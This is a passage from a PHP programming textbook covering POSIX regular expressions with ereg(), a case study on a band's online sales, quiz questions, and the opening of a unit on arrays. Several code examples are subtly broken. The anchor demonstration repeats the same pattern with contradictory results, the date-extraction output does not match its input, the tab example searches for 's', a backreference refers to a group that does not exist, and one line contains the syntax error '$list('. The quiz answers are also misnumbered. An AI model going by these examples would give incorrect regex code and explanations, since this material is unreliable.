The possible keys of the hash are `scheme`, `host`, `port`, `user`, `pass`, `path`, `query`, and `fragment`.



Did u know?

PHP imposes no boundary on the size of a string; the only limit is the available memory of the computer on which PHP is running.

5.8 Regular Expressions

In this, we show how regular expressions can achieve more sophisticated pattern matching to find, extract, and replace complex substrings within a string. While regular expressions provide capabilities beyond those described in the last, complex pattern matching is not as efficient as simple string comparisons.

This begins with a brief description of the POSIX regular expression syntax. This is not a complete description of all of the capabilities, but we do provide enough details to create quite powerful regular expressions. The second half of it describes the functions that use POSIX regular expressions.

5.8.1 Regular Expression Syntax

A regular expression follows a strict syntax to describe patterns of characters. PHP has two sets of functions that use regular expressions: one set supports the Perl Compatible Regular Expression (PCRE) syntax, and the other supports the POSIX extended regular expression syntax. In this book, we use the POSIX functions.

To demonstrate the syntax of regular expressions, we introduce the function `ereg()`:

```
boolean ereg(string pattern, string subject [, array var])
```

`ereg()` returns true if the regular expression pattern is found in the subject string. We discuss how the `ereg()` function can extract values into the optional array variable `var`.

The following trivial example shows how `ereg()` is called to find the literal pattern `cat` in the subject string “raining cats and dogs”:

Notes



Example:

```
// prints "Found 'cat'"
if (ereg("cat", "raining cats and dogs"))
    print "Found 'cat'";
```

The regular expression `cat` matches the subject string, and the fragment prints `"Found 'cat'"`.

Characters and Wildcards

To represent any character in a pattern, a period is used as a wildcard. The pattern `c.` matches any three-letter string that begins with a lowercase `c`; for example, `cat`, `cow`, `cop`, and so on. To express a pattern that actually matches a period, use the backslash character `\`. For example, `.com` matches both `.com` and `xcom` but `\.com` matches only `.com`.

The use of the backslash in a regular expression can cause confusion. To include a backslash in a double-quoted string, you need to escape the meaning of the backslash with a backslash. The following example shows how the regular expression pattern `"\.com"` is represented:



Example:

```
// Sets $found to true
$found = ereg("\\.com", "www.ora.com");
```

It is better to avoid the confusion and use single quotes when passing a string as a regular expression:

```
$found = ereg('\.com', "www.ora.com");
```

Character lists

Rather than using a wildcard that matches any character, a list of characters enclosed in brackets can be specified within a pattern. For example, to match a three-character string that starts with a `"p"`, ends with a `"p"`, and contains a vowel as the middle letter, you can use the following expression:

```
ereg("p[aeiou]p", $var)
```

This returns true for any string that contains `"pap"`, `"pep"`, `"pip"`, `"pop"`, or `"pup"`. The character list in the regular expression `"p[aeiou]p"` matches with exactly one character, so strings like `"paep"` do not match. A range of characters can also be specified; for example, `"[0-9]"` specifies the numbers 0 through 9:



Example:

```
// Matches "A1", "A2", "A3", "B1", ...
$found = ereg("[ABC][123]", "A1 Quality"); // true
// Matches "00" to "39"
$found = ereg("[0-3][0-9]", "27"); //true
$found = ereg("[0-3][0-9]", "42"); //false
```

A list can specify characters that are not matches using the not operator `^` as the first character in the brackets. The pattern `"[^123]"` matches any character other than 1, 2, or 3. The following examples show regular expressions that make use of the not operator in lists:



Example:

```
// true for "pap", "pbp", "pcp", etc. but not "php"
$found = ereg("p[^h]p", "pap"); //true
```

```
// true if $var does not contain alphanumeric characters
$found = ereg("[^0-9a-zA-Z]", "123abc"); // false
```

The ^ character can be used without meaning by placing it in a position other than the start of the characters enclosed in the brackets. For example, "[0-9^]" matches the characters 0 to 9 and the ^ character. Similarly, the - character can be matched by placing it at the start or the end of the list; for example, "[-123]" matches the characters -, 1, 2, or 3. The characters ^ and - have different meanings outside the [] character lists.

anchors

A regular expression can specify that a pattern occurs at the start or end of a subject string using anchors. The ^ anchors a pattern to the start, and the \$ character anchors a pattern to the end of a string. For example, the expression: ereg("^php", \$var) matches strings that start with "php" but not others. The following code shows the operation of both:

```
$var = "to be or not to be";
$match = ereg("^to", $var); // true
$match = ereg("be$", $var); // true
$match = ereg("^or", $var); // false
```

The following illustrates the difference between the use of ^ as an anchor and the use of ^ in a character list:

```
$var = "123467";
// match strings that start with a digit
$match = ereg("[^0-9]", $var); // true
// match strings that contain any character other than a digit
$match = ereg("[^0-9]", $var); // false
```

Both start and end anchors can be used in a single regular expression to match a whole string. The following example illustrates this:

 Example:

```
// Must match "Yes" exactly
$match = ereg("^Yes$", "Yes"); // true
$match = ereg("^Yes$", "Yes sir"); // false
```

Optional and Repeating Characters

When a character in a regular expression is followed by a ? operator, the pattern matches zero or one times. In other words, ? marks something that is optional. A character followed by + matches one or more times. And a character followed by * matches zero or more times. Let's look at concrete examples of these powerful operators.

 Example:

The ? operator allows zero or one occurrence of a character, so the expression:

```
ereg("pe?p", $var)
```

matches either "pep" or "pp", but not the string "peep". The * operator allows zero or many occurrences of the "o" in the expression:

```
ereg("po*p", $var)
```

and matches "pp", "pop", "poop", "pooop", and so on. Finally, the + operator allows one to many occurrences of "b" in the expression:

Notes

```
ereg("ab+a", $var)
```

so while strings such as "aba", "abba", and "abbba" match, "aa" does not.

The operators ?, *, and + can also be used with a wildcard or a list of characters. The following examples show you how:



Example:

```
$var = "www.example.edu.au";  
// True for strings that start with "www" and end with "au"  
$matches = ereg("^www.*au$", $var); // true  
$hexString = "x01ff";
```



Example:

```
// True for strings that start with 'x' followed by at least  
// one hexadecimal digit  
$matches = ereg("x[0-9a-fA-F]+$", $hexString); // true
```

The first example matches any string that starts with "www" and ends with "au"; the pattern ".*" matches a sequence of any characters, including an empty string. The second example matches any sequence that starts with the character "x" followed by one or more characters from the list [0-9a-fA-F].

A fixed number of occurrences can be specified in braces. For example, the pattern "[0-7]{3}" matches three-character numbers that contain the digits 0 through 7:

```
$valid = ereg("[0-7]{3}", "075"); // true  
$valid = ereg("[0-7]{3}", "75"); // false
```

The braces syntax also allows the minimum and maximum occurrences of a pattern to be specified as demonstrated in the following examples:



Example:

```
$val = "58273";  
// true if $val contains numerals from start to end  
// and is between 4 and 6 characters in length  
$valid = ereg("^[0-9]{4,6}$", $val); // true  
$val = "5827003";  
$valid = ereg("^[0-9]{4,6}$", $val); // false  
// without the anchors at the start and end, the  
// matching pattern "582768" is found  
$val = "582768986456245003";  
$valid = ereg("[0-9]{4,6}", $val); // true
```

Groups

Subpatterns in a regular expression can be grouped by placing parentheses around them. This allows the optional and repeating operators to be applied to groups rather than just a single character.


 Example:

```
ereg("(123)+", $var)
```

The Expression matches "123", "123123", "123123123", and so on. Grouping characters allows complex patterns to be expressed, as in the following example that matches an alphabetic-only URL:

```
// A simple, incomplete, HTTP URL regular expression
// that does not allow numbers
$pattern = '^(\http://)?[a-zA-Z](\.[a-zA-Z]+)$';
$found = ereg($pattern, "www.ora.com"); // true
```

Figure 5.1 shows the parts of this complex regular expression and how they are interpreted. The regular expression assigned to \$pattern includes both the start and end anchors, ^ and \$, so the whole subject string, "www.ora.com" must match the pattern. The start of the pattern is the optional group of characters "http://", as specified by "(http://)?". This does not match any of the subject string in the example but does not rule out a match, because the "http://" pattern is optional. Next the "[a-zA-Z]+" pattern specifies one or more alpha characters, and this matches "www" from the subject string. The next pattern is the group "(\.[a-zA-Z]+)". This pattern must start with a period (the wildcard meaning of . is escaped with the backslash) followed by one or more alphabetic characters. The pattern in this group is followed by the + operator, so the pattern must occur at least once in the subject and can repeat many times. In the example, the first occurrence is ".ora" and the second occurrence is ".com".



Groups can also define subpatterns when `ereg()` extracts values into an array.

Alternative Patterns

Alternatives in a pattern are specified with the | operator; for example, the pattern "cat|bat|rat" matches "cat", "bat", or "rat". The | operator has the lowest precedence of the regular expression operators, treating the largest surrounding expressions as alternative patterns. To match "cat", "bat", or "rat" another way, the following expression can be used:

 Example:

```
$var = "bat";
$found = ereg("(c|b|r)at", $var); // true

Another example shows alternative endings to a pattern:
// match some URL domains
$pattern = '(com$|net$|gov$|edu$)';
$found = ereg($pattern, "http://www.ora.com"); // true
```

Notes

```
$found = ereg($pattern, "http://www.xxit.edu.au"); // false
```

Escaping Special Characters

We have already discussed the need to escape the special meaning of characters used as operators in a regular expression. However, when to escape the meaning depends on how the character is used. Escaping the special meaning of a character is done with the backslash character as with the expression "2\+3, which matches the string "2 + 3". If the + is not escaped, the pattern matches one or many occurrences of the character 2 followed by the character 3. Another way to write this expression is to express the + in the list of characters as "2[+]3". Because + does not have the same meaning in a list, it does not need to be escaped in that context. Using character lists in this way can improve readability. The following examples show how escaping is used and avoided:

```
// need to escape '(' and ')'
$phone = "(03) 9429 5555";
$found = ereg("^\[([0-9]{2,3})\]", $phone); // true

// No need to escape (*.+?) | within brackets
$special = "Special Characters are (,), *, +, ?, |";
$found = ereg("[(*.+?)|]", $special); // true

// The backslash always needs to be quoted
$backSlash = 'The backslash \ character';
$found = ereg("^\[a-zA-Z \\]*$", $backSlash); // true

// Do not need to escape the dot within brackets
$domain = "www.ora.com";
$found = ereg("[.]com", $domain); // true
```

Another complication arises due to the fact that a regular expression is passed as a string to the regular expression functions. Strings in PHP can also use the backslash character to escape quotes and to encode tabs, newlines, and so on. Consider the following example, which matches a backslash character:

 *Example:*

```
// single-quoted string containing a backslash
$backSlash = '\ backslash';
// Evaluates to true
$found = ereg("^\\ \\ backslash", $backSlash);
```

The regular expression looks quite odd: to match a backslash, the regular expression function needs to escape the meaning of backslash, but because we are using a double-quoted string, each of the two backslashes needs to be escaped.

Metacharacters

Metacharacters can also be used in regular expressions. For example, the tab character is represented as \t and the carriage-return character as \n. There are also shortcuts: \d means any digit, and \s means any whitespace. The following example returns true because the tab character, \t, is contained in the \$source string:

 *Example:*

```
$source = "fast\tfood";
$result = ereg('s', $source); // true
```

Special metacharacters in the form `[...]` can be used in character lists to match other character classes. For example, the character class specifications `[:alnum:]` can be used to check for alphanumeric strings:



Example:

```
$str = "abc123";
// Evaluates to true
$result = ereg("^[[:alnum:]]+$", $str);
$str = "abc\x623";
// Evaluates to false because of the \x6 character
$result = ereg("^[[:alnum:]]+$", $str);
```

Be careful to use special metacharacter specifications only within a character list. Outside this context, the regular expression evaluator treats the sequence as a list specification:

```
$str = "abc123";
// Oops, left out the enclosing [] pair, Evaluates to false
$result = ereg("^[:alnum:]+$", $str);
```

Table 5.6: Shows the POSIX Character Class Specifications Supported by PHP

Pattern	Matches
<code>[:alnum:]</code>	Letters and digits
<code>[:alpha:]</code>	Letters
<code>[:blank:]</code>	The Space and Tab characters
<code>[:cntrl:]</code>	Control characters – those with an ASCII code less than 32
<code>[:digit:]</code>	Digits. Equivalent to <code>\d</code>
<code>[:graph:]</code>	Characters represented with a visible character
<code>[:lower:]</code>	Lowercase letters
<code>[:print:]</code>	Characters represented with a visible character, and the space and tab characters
<code>[:space:]</code>	Whitespace characters. Equivalent to <code>\s</code>
<code>[:upper:]</code>	Uppercase letters
<code>[:xdigit:]</code>	Hexadecimal digits

Notes

The behaviour of these character class specifications depends on your locale settings. By default, the classes are interpreted for the English language, however other interpretations can be achieved by calling `setlocale()`.



If you try to escape a character that does not need to be, such as an apostrophe, then the backslash will show up when you output the string.

5.8.2 Regular Expression Functions

PHP has several functions that use POSIX regular expressions to find and extract substrings, replace substrings, and split a string into an array. The functions to perform these tasks come in pairs: a case-sensitive version and a case-insensitive version.

Finding and Extracting Values

The `ereg()` function, and the case-insensitive version `eregi()`, are defined as:

```
boolean ereg(string pattern, string subject [, array var])
```

```
boolean eregi(string pattern, string subject [, array var])
```

Both functions return true if the regular expression pattern is found in the subject string. An optional array variable `var` can be passed as the third argument; it is populated with the portions of subject that are matched by up to nine grouped subexpressions in pattern. Subexpressions consist of characters enclosed in parentheses. Both functions return false if the pattern is not found in the subject.

To extract values from a string into an array, patterns can be arranged in groups contained by parentheses in the regular expression. The following example shows how the year, month, and day components of a date can be extracted into an array:

 *Example:*

```
$parts = array();  
$value = "2011-11-13";  
$pattern = '^([0-9]{4})-([0-9]{2})-([0-9]{2})$';  
ereg($pattern, $value, $parts);  
// Array ( [0] => 2011-11-13 [1] => 2011 [2] => 10 [3] => 13 )  
print_r($parts);
```

The expression:

```
'^([0-9]{4})-([0-9]{2})-([0-9]{2})$'
```

matches dates in the format YYYY-MM-DD. After calling `ereg()`, `$parts[0]` is assigned the portion of the string that matches the whole regular expression, in this case the whole string 2011-10-13. The portion of the date that matches each group in the expression is assigned to the following array elements: `$parts[1]` contains the year matched by `([0-9]{4})`, `$parts[2]` contains the month matched by `([0-9]{2})`, and `$parts[3]` contains the day matched by `([0-9]{2})`.

Replacing substrings

The following functions create new strings by replacing substrings:

```
string ereg_replace(string pattern, string replacement, string source)
```

```
string eregi_replace(string pattern, string replacement, string source)
```

They create a new string by replacing substrings of the source string that match the regular expression pattern with a replacement string. These functions are similar to the `str_replace()` function described earlier in “Replacing Characters and Substrings,” except that the replaced substrings are identified using a regular expression. Consider the examples:



Example:

```
$source = "The quick red fox jumps";
// prints "The quick brown fox jumps"
print ereg_replace("red", "brown", $source);
$source = "The quick brown fox jumps
    over the lazy dog";
// replace all whitespace sequences with a single space
// prints "The quick brown fox jumps over the lazy dog";
print ereg_replace("[[:space:]]+", " ", $source);
```

You can also use include patterns matched by subexpressions in the replacement string. The following example replaces all occurrences of uppercase letters with the matched letter surrounded by `` and `` tags:

```
$source = "The quick red fox jumps over the lazy Dog.";
// prints "<b>T</b>he quick brown fox jumps over the lazy <b>D</b>og"
print ereg_replace("[A-Z]", '<b>\1</b>', $source);
```

The grouped subexpression is referenced in the replacement string with the `\1` sequence. Multiple subexpressions can be referenced with `\2`, `\3`, and so on. The following example uses three subexpressions to rearrange a data from YYYY-MM-DD format to DD/MM/YYYY format:

```
$value = "2011-11-12";
$pattern = '^([0-9]{4})-([0-9]{2})-([0-9]{2})$';

// prints "12/11/2011"
print ereg_replace($pattern, '\3/\2/\1', $value);
```

Splitting a String into an Array

The following two functions split strings:

```
array split(string pattern, string source [, integer limit])
array spliti(string pattern, string source [, integer limit])
```

They split the source string into an array, breaking the string where the matching pattern is found. These functions perform a similar task to the `explode()` function described earlier and as with `explode()`, a limit can be specified to determine the maximum number of elements in the array.

The following simple example shows how `split()` can break a sentence into an array of “words” by recognizing any sequence of non-alphabetic characters as separators:



Example:

```
$sentence = "I wonder why he does\nBuzz, buzz, buzz";
$words = split("[^a-zA-Z]+", $sentence);
```

Notes


```
print_r($words);
```

The \$words array now contains each word as an element:

Array

```
(  
  [0] => I  
  [1] => wonder  
  [2] => why  
  [3] => he  
  [4] => does  
  [5] => Buzz  
  [6] => buzz  
  [7] => buzz  
)
```

When complex patterns are not needed to break a string into an array, the explode() function is a better, faster choice.



Case Study

String Cheese Incident (Click-and-Mortar Case Study)

The music industry’s traditional model is falling apart. Revenues have been sliding downward for years now and many bands (along with the industry powerhouses) have chosen to fight the trend to “on demand” or “music by track” choice rather than embrace it.

So with all this going on, and most bands crying the blues (no pun intended :-)) – how did a jazzy improv/Grateful Dead sounding band from Boulder Colorado pull in \$14.5 million last year?

What you learn from their success can help you blend on line and off line channels in your small business for incredible growth.

They did it through a solid Click-and-Mortar approach. Driving off-line consumers online to make purchases, and allowing online consumers to become fans of the band without ever seeing them in person.

The band has been touring nonstop for 11 years. The devoted following that they have developed have definitely contributed to this outstanding annual cash flow. But the money only really started rolling in during the last four years when they implemented their Click-and-Mortar growth strategy.

From 1999 to 2004, when the rest of the music industry suffered steep declines in revenues, String Cheese Incident watched their annual revenue rise from just about \$2 million per year – to 14.5 million! Not bad for five guys who love what they do and play relatively small venues.

Client-Centric Service with Click-and-Mortar Touch

String Cheese Incident recently battled Ticketmaster in a lawsuit and gained the right to sell tickets to their own shows on their website. This further reinforced or credibility with fans and gained them more loyalty with their followers by offering tickets for their shows at 10%

Contd...

below Ticketmaster rates. With 50% of their revenue coming from their tour dates, this has had a huge impact on their bottom line.

They also borrowed a page from the playbook of the Grateful Dead in the arena of recordings. Where most bands jealously guard every single note that emanates from their amplifiers, String Cheese Incident took the Grateful Dead policy of permitted taping of live performances to a whole new level. Just recently the band started selling downloads of its live concerts through a dedicated website (sciontheroad.com) for about \$10 per show.

Click-and-Mortar Marketing at its Best

Anyone it is ever been to a concert before knows that the big bucks lie in the merchandise and CDs for sale at the venue. But how many concertgoers do not have the cash in hand, or desire to fight the crowd to wait in line? By driving their offline fans to their web site they have racked up some pretty impressive numbers.

CD sales rack up \$2.9 million per year. Merchandising and ticket sales another \$2.9 million per year. That's another \$5.8 million that smaller bands never see.

And String Cheese Incident is not content with the traditional profit centres associated with bands either. They have taken Click-and-Mortar growth to a whole new level.

Recently they saw an unmet need in the marketplace and set up a travel agency with a partner that helps fans plan trips for SCI and 20 other bands on the road. That little "side business" is good for another \$1.45 million per year – all of which is done online!

If a "Grateful Dead style" band whose fans thrive on live experiential concerts can use the Click-and-Mortar approach to create a 725% increase in gross revenues, what could you do with your small business?

Coaching Corner:

- How could you expand, extend, or multiply the benefits that your offline clients experience by bringing them online?
- How could you make your clients' lives easier (thereby increasing your goodwill with them and creating raving fans) through online ordering, scheduling, or organization?
- *Primarily offline right now ...* what products/services could you offer online that would complement your offline products/services?
- *Primarily online right now ...* what physical product/service could you offer your clients (either yourself or through a strategic partner) that would add incredible value and lock your clients in for life?

When you take the time to develop a solid Click-and-Mortar growth strategy for your small business, you will be able to dominate your market niche no matter how badly your competition is floundering around.

Questions:

1. Explain Client-Centric Service with Click-and-Mortar touch.
2. What is the Client-Centric Service within Click-and-Mortar touch?

Self Assessment

Multiple choice questions:

4. strings interpolate variables and expand the many PHP escape sequences.

(a) Double-quoted	(b) Single-quoted
(c) Both (a) and (b)	(d) None of these

Notes

- 5. A denoting the character to use to pad the results to the appropriate string size.
 - (a) type specifier
 - (b) padding specifier
 - (c) null specifier
 - (d) none of these
- 6. strip_tags() function use to
 - (a) remove HTML tags
 - (b) add HTML tags
 - (c) both (a) and (b)
 - (d) none of these

Fill in the blanks:

- 7. The function sends one value to the browser.
- 8. A regular expression follows a strict to describe patterns of characters.
- 9. The stripslashes() function find the first of a small string in a larger string.

5.9 Summary

- The string in PHP is implemented as an array of bytes and an integer indicating the length of the buffer. It has no information about how those bytes translate to characters, leaving that task to the programmer.
- When you define a string literal using double quotes or a heredoc, the string is subject to *variable interpolation*. Interpolation is the process of replacing variable names in the string with the values of those variables. There are two ways to interpolate variables into strings – the simple way and the complex way.
- Single-quoted strings do not interpolate variables. Double-quoted strings interpolate variables and expand the many PHP escape sequences.
- The print () function sends one value (its argument) to the browser. It returns true if the string was successfully displayed and false otherwise. The printf () function outputs a string built by substituting values into a template (the *format string*). It is derived from the function of the same name in the standard C library.
- PHP has several functions for changing the case of strings: strtolower () and strtoupper () operate on entire strings, ucfirst () operates only on the first character of the string, and ucwords () operates on the first character of each word in the string.
- Most database systems require that string literals in your SQL queries be escaped. SQL’s encoding scheme is pretty simple- single quotes, double quotes, NUL-bytes, and backslashes need to be preceded by a backslash.
- Data often arrives as strings, which must be broken down into an array of values. For instance, you might want to separate out the comma-separated fields from a string such as “Ank, 25, Amr”.

5.10 Keywords

Interpolation: Interpolation is the process of replacing variable names in the string with the values of those variables.

print (): The print () function sends one value (its argument) to the browser. It returns true if the string was successfully displayed and false otherwise.

printf(): The printf() function outputs a string built by substituting values into a template (the format string). It is derived from the function of the same name in the standard C library.

Regular expression: A regular expression follows a strict syntax to describe patterns of characters. PHP has two sets of functions that use regular expressions: one set supports the Perl Compatible Regular Expression (PCRE) syntax, and the other supports the POSIX extended regular expression syntax.

strpos(): The strpos() function finds the first occurrence of a small string in a larger string.



Lab Exercise

1. Develop a PHP program to compare two strings word by word.
2. Develop a PHP program to change an uppercase string into lower case.

5.11 Review Questions

1. What is the meaning of string? How does it use in PHP?
2. How do we quote the string constants in PHP? Explain with example.
3. What are the heredocuments? Why does it used?
4. What we do to print strings? Explain the functions.
5. What are the format modifiers?
6. What are the type specifiers? Discuss the printf () type specifiers.
7. How do we access the individual character?
8. How do we clean the strings? Which functions are used?
9. How do we compare the strings? Explain with example.
10. How do we perform manipulation and searching on strings?
11. Explain the regular expressions used in PHP.

Answers to Self Assessment

1. (a)
2. (c)
3. (a)
4. (a)
5. (b)
6. (a)
7. print ()
8. syntax
9. occurrence

5.12 Further Reading



Books

Core Web Application Development with PHP and MySQL, by Marc Wandschneider.



Online link

http://www.w3schools.com/php/php_string.asp

Unit 6: Arrays

CONTENTS

Objectives

Introduction

- 6.1 Indexed versus Associative Arrays
 - 6.1.1 Associative Arrays
 - 6.1.2 Indexed Arrays
- 6.2 Identifying Elements of an Array
- 6.3 Storing Data in Arrays
 - 6.3.1 Adding Values to the End of an Array
 - 6.3.2 Assigning a Range of Values
 - 6.3.3 Getting the Size of an Array
 - 6.3.4 Padding an Array
- 6.4 Array Operations in PHP
 - 6.4.1 Split an Array into Chunks
 - 6.4.2 Combine an Array with Data Elements and the Other with its Keys
 - 6.4.3 Merging Two or More Arrays
 - 6.4.4 Searching for a Value in an Array
 - 6.4.5 Sorting Arrays
- 6.5 Working with Array
- 6.6 Summary
- 6.7 Keywords
- 6.8 Review Questions
- 6.9 Further Reading

Objectives

After studying this unit, you will be able to:

- Differentiate between indexed and associative arrays
- Discuss how to identify elements of an array
- Understand how to storing data in arrays
- Discuss array operations in PHP
- Explain how to work with array

Introduction

An array is a data structure that contains a group of elements. Typically these elements are all of the same data type, such as an integer or string. Arrays are commonly used in computer programs to organize data so that a related set of values can be easily sorted or searched.

Arrays can be used in many ways to store and organize data quickly and efficiently. It is one of the more useful data types available to any programming language.

Arrays can most easily be described as an ordered list of elements. You can access the individual elements by referring to their index position within the array. The position is either specified numerically or by name. An array with a numeric index is commonly called an indexed array while one that has named positions is called an associative array. In PHP, all arrays are associative, but you can still use a numeric index to access them.

An array in PHP is actually an ordered map. A map is a type that associates *values* to *keys*. This type is optimized for several different uses; it can be treated as an array, list (vector), hash table (an implementation of a map), dictionary, collection, stack, queue, and probably more. As array values can be other arrays, trees and multidimensional arrays are also possible.

6.1 Indexed versus Associative Arrays

There are two kinds of arrays in PHP: indexed and associative. The keys of an *indexed* array are integers, beginning at 0. Indexed arrays are used when you identify things by their position. *Associative* arrays have strings as keys and behave more like two-column tables. The first column is the key, which is used to access the value.

PHP internally stores all arrays as associative arrays, so the only difference between associative and indexed arrays is what the keys happen to be. Some array features are provided mainly for use with indexed arrays; because they assume that you have or want keys that are consecutive integers beginning at 0. In both cases, the keys are unique, that is you cannot have two elements with the same key, regardless of whether the key is a string or an integer.



Did u know?

PHP arrays have an internal order to their elements that is independent of the keys and values, and there are functions that you can use to traverse the arrays based on this internal order. The order is normally that in which values were inserted into the array.

6.1.1 Associative Arrays

Associative arrays are the arrays that use named keys that you assign to them. In the products array, we allowed PHP to give each item the default index. This meant that the first item we added became item 0, the second item 1, and so on. PHP also supports associative arrays. In an associative array, we can associate any key or index we want with each value.

Initializing an Associative Array

The following code creates an associative array with product names as keys and prices as values.

```
$prices = array( 'Tires'=>100,
'Oil'=>10, 'Spark Plugs'=>4 );
```

Accessing the Array Elements

Again, we access the contents using the variable name and a key, so we can access the information we have stored in the prices array as `$prices['Tires']`, `$prices['Oil']`, and `$prices['Spark Plugs']`. Like numerically indexed arrays, associative arrays can be created and initialized one element at a time.

The following code will create the same `$prices` array. Rather than creating an array with three elements, this version creates an array with only one element, and then adds two more.

Notes

```
$prices = array( 'Tires'=>100 );
$prices['Oil'] = 10;
$prices['Spark Plugs'] = 4;
```

Here is another slightly different, but equivalent piece of code. In this version, we do not explicitly create an array at all. The array is created for us when we add the first element to it.

```
$prices['Tires'] = 100;
$prices['Oil'] = 10;
$prices['Spark Plugs'] = 4;
```

Using Loops with Associative Arrays

Because the indices in this associative array are not numbers, we cannot use a simple counter in a for loop to work with the array. We can use the foreach loop or the list() and each() constructs.

The foreach loop has a slightly different structure when using associative arrays. We can use it exactly as we did in the previous example, or we can incorporate the keys as well:

```
foreach ($prices as $key => $value)
    echo $key.'='.$value.'  



```

The following code lists the contents of our \$prices array using the each() construct:

```
while( $element = each( $prices ) )
{
    echo $element[ 'key' ];
    echo ' - ';
    echo $element[ 'value' ];
    echo '<br />';
}
```

The output of this script fragment is shown in Figure 6.1.

Figure 6.1: An each() Statement can be used to Loop Through Arrays



The preceding code uses the `each()` function, which we have not used before. This function returns the current element in an array and makes the next element the current one. Because we are calling `each()` within a while loop, it returns every element in the array in turn and stops when the end of the array is reached.

In this code, the variable `$element` is an array. When we call `each()`, it gives us an array with four values and the four indexes to the array locations. The locations `key` and `0` contain the key of the current element, and the locations `value` and `1` contain the value of the current element. Although it makes no difference which you choose, we have chosen to use the named locations, rather than the numbered ones.

There is a more elegant and more common way of doing the same thing. The function `list()` can be used to split an array into a number of values. We can separate two of the values that the `each()` function gives us like this:

```
$list ( $product, $price ) = each( $prices );
```

This line uses `each()` to take the current element from `$prices`, return it as an array, and make the next element current. It also uses `list()` to turn the `0` and `1` elements from the array returned by `each()` into two new variables called `$product` and `$price`.

We can loop through the entire `$prices` array, echoing the contents using this short script.

```
while ( list( $product, $price ) = each( $prices ) )
    echo "$product - $price<br />";
```

This has the same output as the previous script, but is easier to read because `list()` allows us to assign names to the variables.

One thing to note when using `each()` is that the array keeps track of the current element. If we want to use the array twice in the same script, we need to set the current element back to the start of the array using the function `reset()`. To loop through the prices array again, we type the following:

```
reset($prices);
while ( list( $product, $price ) = each( $prices ) )
    echo "$product - $price<br />";
```

6.1.2 Indexed Arrays

Arrays can most easily be described as an ordered list of elements. You can access the individual elements by referring to their index position within the array. The position is either specified numerically or by name. An array with a numeric index is commonly called an indexed array while one that has named positions is called an associative array. In PHP, all arrays are associative, but you can still use a numeric index to access them.



Example of an indexed Array:

```
<?php
$seven = 7;
$arrayname = array( "this is an element", 5, $seven );

echo $arrayname[0]; //prints: this is an element
echo $arrayname[1]; //prints: 5
echo $arrayname[2]; //prints: 7
?>
```

Notes

Initializing Numerically Indexed Arrays

To create the array shown, use the following line of PHP code:

```
$products = array( 'Tires', 'Oil',  
    'Spark Plugs' );
```

This will create an array called products containing the three values given—'Tires', 'Oil', and 'Spark Plugs'. Note that, like echo, array() is actually a language construct rather than a function.

Depending on the contents you need in your array, you might not need to manually initialize them as in the preceding example.

If you have the data you need in another array, you can simply copy one array to another using the = operator.

If you want an ascending sequence of numbers stored in an array, you can use the range() function to automatically create the array for you. The following line of code will create an array called numbers with elements ranging from 1 to 10:

```
$numbers = range(1,10);
```

If you have the information stored in file on disk, you can load the array contents directly from the file.

If you have the data for your array stored in a database, you can load the array contents directly from the database. You can also use various functions to extract part of an array or to reorder an array.

Accessing Array Contents

To access the contents of a variable, use its name. If the variable is an array, access the contents using the variable name and a key or index. The key or index indicates which stored values we access. The index is placed in square brackets after the name.

Type \$products[0], \$products[1], and \$products[2] to use the contents of the products array.

Element zero is the first element in the array. This is the same numbering scheme as used in C, C++, Java, and a number of other languages, but it might take some getting used to if you are not familiar with it.

As with other variables, array elements' contents are changed by using the = operator. The following line will replace the first element in the array 'Tires' with 'Fuses'.

```
$products[0] = 'Fuses';
```

The following line could be used to add a new element—'Fuses', to the end of the array, giving us a total of four elements:

```
$products[3] = 'Fuses';
```

To display the contents, we could type:

```
echo "$products[0] $products[1] $products[2] $products[3]";
```

Like other PHP variables, arrays do not need to be initialized or created in advance. They are automatically created the first time you use them.

The following code will create the same \$products array:

```
$products[0] = 'Tires';
$products[1] = 'Oil';
$products[2] = 'Spark Plugs';
```

If \$products does not already exist, the first line will create a new array with just one element. The subsequent lines add values to the array.



Did u know?

PHP's string parsing is pretty clever, you can confuse it. If you are having trouble with arrays or other variables not being interpreted correctly when embedded in a double-quoted string, you can put them outside quotes.

